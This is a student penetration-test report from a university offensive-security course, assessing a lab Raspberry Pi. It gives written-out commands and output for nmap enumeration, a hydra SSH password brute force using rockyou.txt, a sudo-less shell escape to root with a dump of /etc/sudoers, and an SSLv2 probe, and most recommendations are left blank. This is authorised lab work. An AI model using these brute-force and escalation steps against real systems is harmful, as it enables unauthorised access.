

ETHICAL HACKING: WEBSITE-PENETRATION TESTING

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

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Executive Summary

Synopsis

As part of the lecture "Offensive Security" by Dr. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerabilities of the system.

The threats included:

- Network Eavesdrop - The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack - The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access - The attacker has physical access to the device
- Malicious Code - Malicious code loaded onto the Raspberry Pi

Testing was performed on:

- Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

Dashboard


Target Metadata

Targets


Finding Breakdown

Category Breakdown

Findings

Finding	Path Traversal
Risk	Medium
Category	Access Controls
Impact	An attacker could access sensitive data. This can also happen with any user by accident.
Description	<p>After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used to try to access several potentially interesting paths.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A --script=http-enum 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:50 CET Nmap scan report for 172.16.0.29 Host is up (0.00074s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _http-server-header: Apache/2.4.54 (Debian) _http-enum: _ /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)' 443/tcp open ssl/https? MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.74 ms 172.16.0.29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds</pre>
Recommendation	<p>The script was able to access the <code>"/home"</code> path where the apache server has its directories saved. In this case no sensitive files were found.</p> 

Findings

Finding	Brute Force Attack on Password of User "Bluey"
Risk	High
Category	Access Controls
Impact	An attacker can login as the user "bluey" and access Secure Shell (SSH).
Description	<p>After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script:</p> <pre>hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I</pre> <p>The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the option "-t 4" four passwords are used at once.</p>  <pre>[ATTEMPT] target 172.16.0.29 - login "bluey" - pass "jayden" - 554 of 14344399 [child 0] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "savannah" - 555 of 14344399 [child 1] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "hottie1" - 556 of 14344399 [child 2] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "phoenix" - 557 of 14344399 [child 3] (0/0) [22][ssh] host: 172.16.0.29 login: bluey password: phoenix 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-06 11:31:30 --(root@kali)-[/usr/share/wordlists] # ssh bluey@172.16.0.29 The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established. ED25519 key fingerprint is SHA256:6Ha71kTRiSiYuQbUB1+LVlB71pL8t5cVtI+ZNn1sDI4. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '172.16.0.29' (ED25519) to the list of known hosts. bluey@172.16.0.29's password: Permission denied, please try again. bluey@172.16.0.29's password: Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64 Wi-Fi is currently blocked by rfkill. Use raspi-config to set the country before use. plunder bluey [~]: █</pre> <p>As shown in the graphic above, Hydra was able to find out the password of the user "bluey" which is "phoenix". With this information it was possible to establish a SSH connection with the user "bluey".</p>
Recommendation	

Findings

Finding	Shell Root Access
Risk	High
Category	Access Controls, Privilege Escalation
Impact	An attacker is able to gain SSH root access.
Description	After logging into the user account "bluey" the command "sudo -l" illustrates the users privileges.

```
plunder bluey [~]: sudo -l
Matching Defaults entries for bluey on plunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
    env_keep+=\"ftp_proxy FTP_PROXY\", env_keep+=RSYNC_PROXY

User bluey may run the following commands on plunder:
    (root) NOPASSWD: /usr/bin/less /var/log/auth.log
```

The command disclosed that "bluey" has root access for the command: "/usr/bin/less /var/log/auth.log" without as password. Although there was initially a misinterpretation of the output when attempting to run "sudo less" on a file or accessing the "auth.log" file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input "! /bin/bash" into the less command line, which will grant root access to the bash.

```
plunder bluey [~]: sudo /usr/bin/less /var/log/auth.log
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL
```

Executing the command "id" will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline "privilege specification".

Findings

Finding	Shell Root Access
Recommendation	

Findings

Finding	SSLv2, SSLv3,TLS 1.1 support
Risk	High
Category	Misconfiguration
Impact	Decrypt Data, Man in the Middle Attacks
Description	<p>The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command: "openssl s_client -connect 172.16.0.29:433 -ssl2" opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information.</p> <pre>plunder [/]: openssl s_client -connect 172.16.0.29:443 -ssl2 CONNECTED(00000005) depth=0 CN = Infoservice verify error:num=18:self signed certificate verify return:1 depth=0 CN = Infoservice verify return:1 548017543008:error:1406D0B8:SSL routines:GET_SERVER_HELLO:no cipher list:s2_clnt.c:450: --- no peer certificate available --- No client certificate CA names sent --- SSL handshake has read 470 bytes and written 53 bytes --- New, (NONE), Cipher is (NONE) Secure Renegotiation IS NOT supported Compression: NONE Expansion: NONE SSL-Session: Protocol : SSLv2 Cipher : 0000 Session-ID: Session-ID-ctx: Master-Key: Key-Arg : None PSK identity: None PSK identity hint: None SRP username: None Start Time: 1677903762 Timeout : 300 (sec) Verify return code: 18 (self signed certificate) ---</pre>
Recommendation	

Abkürzungsverzeichnis

SSH Secure Shell

HTTP Hypertext Transfer Protokoll

TLS Transport Layer Security

Literaturverzeichnis